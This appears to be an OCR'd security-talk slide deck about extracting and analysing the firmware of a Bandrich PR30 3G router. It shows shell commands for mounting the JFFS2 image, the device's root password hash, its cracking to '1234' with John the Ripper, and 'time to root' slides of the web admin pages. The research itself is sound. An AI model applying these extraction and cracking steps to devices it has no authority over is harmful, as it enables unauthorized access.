
What's in the box?



```
[steve@homestar mtd]$ sudo -H -s
[root@homestar mtd]# mknod /tmp/mtdblock0 b 31 0
[root@homestar mtd]# modprobe loop
[root@homestar mtd]# losetup /dev/loop0 rootfs_jffs2.temp
[root@homestar mtd]# modprobe mtdblock
[root@homestar mtd]# modprobe block2mtd
[root@homestar mtd]# echo /dev/loop0,128KiB > /sys/module/block2mtd/parameters/b
lock2mtd
[root@homestar mtd]# modprobe jffs2
[root@homestar mtd]# mount -t jffs2 /tmp/mtdblock0 /media/
[root@homestar mtd]# ls /media/
bandrich  data  etc  linuxrc  proc  root  sys  userdata  var
bin       dev   lib  mnt      rom   sbin  tmp  usr       www
[root@homestar mtd]# cd /media/
[root@homestar media]# ls
bandrich  data  etc  linuxrc  proc  root  sys  userdata  var
bin       dev   lib  mnt      rom   sbin  tmp  usr       www
[root@homestar media]# ls -lh
total 1.0K
drwxr-xr-x  2 root root  0 Jun  2  2011 bandrich
drwxr-xr-x  2 root root  0 Jun  2  2011 bin
drwxr-xr-x  2 root root  0 Jun  2  2011 data
drwxr-xr-x  2 root root  0 Jun  2  2011 dev
drwxr-xr-x 16 root root  0 Jun  2  2011 etc
```

Analyse The Firmware


What's in the box?




```
-rwxr-xr-x 1 root root 3.2K Jun  2  2011 br_firewall.sh
-rwxr-xr-x 1 root root 6.2K Jun  2  2011 br_hostapd.sh
-rwxr-xr-x 1 root root  723 Jun  2  2011 br_hotplug2.sh
-rwxr-xr-x 1 root root 7.5K Jun  2  2011 br_udhcpd.sh
drwxr-xr-x 2 root root    0 Jun  2  2011 chatscripts
drwxr-xr-x 2 root root    0 Jun  2  2011 config
drwxr-xr-x 2 root root    0 Jun  2  2011 crontabs
-rw-r--r-- 1 root root   68 Jun  2  2011 diag.sh
-rw-r--r-- 1 root root 1.4K Jun  2  2011 dnsmasq.conf
drwxr-xr-x 2 root root    0 Jun  2  2011 dropbear
-rwxr-xr-x 1 root root  513 Jun  2  2011 enter_doze.sh
-rwxr-xr-x 1 root root  233 Jun  2  2011 exit_doze.sh
lrwxrwxrwx 1 root root   10 Jun  2  2011 fstab -> /tmp/fstab
-rwxr-xr-x 1 root root 6.0K Jun  2  2011 functions.sh
drwxr-xr-x 2 root root    0 Jun  2  2011 gcom
-rw-r--r-- 1 root root   27 Jun  2  2011 group
-rw-r--r-- 1 root root   21 Jun  2  2011 hosts
drwxr-xr-x 8 root root    0 Jun  2  2011 hotplug.d
-rw-r--r-- 1 root root  836 Jun  2  2011 hotplug2-common-br.rules
-rw-r--r-- 1 root root  841 Jun  2  2011 hotplug2-common.rules
-rw-r--r-- 1 root root   80 Jun  2  2011 hotplug2-init.rules
-rw-r--r-- 1 root root  215 Jun  2  2011 hotplug2.rules
-rw-r--r-- 1 root root  168 Jun  2  2011 httpd.conf
drwxr-xr-x 2 root root    0 Jun  2  2011 init.d
-rw-r--r-- 1 root root  276 Jun  2  2011 inittab
drwxr-xr-x 2 root root    0 Jun  2  2011 iproute2
-rw-r--r-- 1 root root  135 Jun  2  2011 languages.lst
-rw-r--r-- 1 root root   18 Jun  2  2011 languages.root
drwxr-xr-x 2 root root    0 Jun  2  2011 modules.d
lrwxrwxrwx 1 root root   12 Jun  2  2011 mtab -> /proc/mounts
drwxr-xr-x 2 root root    0 Jun  2  2011 opkg
-rw-r--r-- 1 root root  159 Jun  2  2011 opkg.conf
-rw-r--r-- 1 root root  152 Jun  2  2011 passwd
drwxr-xr-x 4 root root    0 Jun  2  2011 ppp
-rwxr-xr-x 1 root root  839 Jun  2  2011 preinit
-rw-r--r-- 1 root root  473 Jun  2  2011 profile
-rw-r--r-- 1 root root 2.5K Jun  2  2011 protocols
-rwxr-xr-x 1 root root 1.4K Jun  2  2011 rc.common
drwxr-xr-x 2 root root    0 Jun  2  2011 rc.d
-rw-r--r-- 1 root root  132 Jun  2  2011 rc.local
lrwxrwxrwx 1 root root   16 Jun  2  2011 resolv.conf -> /tmp/resolv.conf
drwxr-xr-x 2 root root    0 Jun  2  2011 samba
-rw-r--r-- 1 root root   56 Jun  2  2011 ser2net.conf
-rw-r--r-- 1 root root    9 Jun  2  2011 shells
-rw-r--r-- 1 root root  822 Jun  2  2011 sysctl.conf
```

Analyse The Firmware

What's in the box?



```
[root@homestar media]# cat etc/passwd
root:$1$Llw2Gf2Q$zUWK0mm/bH5DxIw82a480.:0:0:root:/root:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
daemon:*:65534:65534:daemon:/var:/bin/false
[root@homestar media]#
```



```
[steve@homestar bh]$ john passwd
Loaded 1 password hash (FreeBSD MD5 [SSE2i 12x])
1234             (root)
guesses: 1  time: 0:00:00:00 DONE (Sat Feb 25 21:34:16 2012)  c/s: 968  trying:
123456 - pepper
Use the "--show" option to display all of the cracked passwords reliably
[steve@homestar bh]$
```

Analyse The Firmware

Conclusions

- Firmware contains mtd 2 and 3 partitions
  - Other mtd partitions referenced in software
- Could reconstruct modified firmware
  - Risky but doable


Find And Exploit Flaws

Time to root

- Bandrich customised x-wrt webif
  - Uses haserl to execute shell scripts
  - Runs as root
  - Looks pretty legit to me

Find And Exploit Flaws

Time to root


PR30 Series Administrative
192.168.21.1/cgi-bin/webif/advanced-info.sh
Read Later
Add to Reader
Read Now
post to News.YC

Internet Connection

Connection Type	Automatic
APN	Internet
Internet IP Address	10.140.10.136
Subnet Mask	255.255.255.0
Default Gateway	10.140.10.137
DNS 1	88.82.13.28
DNS 2	88.82.13.28

WLAN Network


SSID	brtest
Standard Channel	Auto
Security	Disabled
SSID Broadcast	On

Firmware Information

Router Firmware Version	8.09-065-generic
Modem Firmware Version	1.5.02.01.10

Find And Exploit Flaws

Time to root



PR30 Series Administrative

192.168.21.1/cgi-bin/webif/advanced-upgrade.sh

Firmware Upgrade

Do not save current configuration □

Firmware Image Choose File No file chosen


Upgrade

Save Changes

Apply Changes «
Clear Changes «
Review Changes «

Find And Exploit Flaws

Time to root



Backup and Restore

Backup Configuration

Name this configuration:

Backup

Restore Configuration

Saved config.tgz file:

Choose File No file chosen


Restore

Reset Function

Reset To Default

Find And Exploit Flaws

Time to root



Documents library

etc

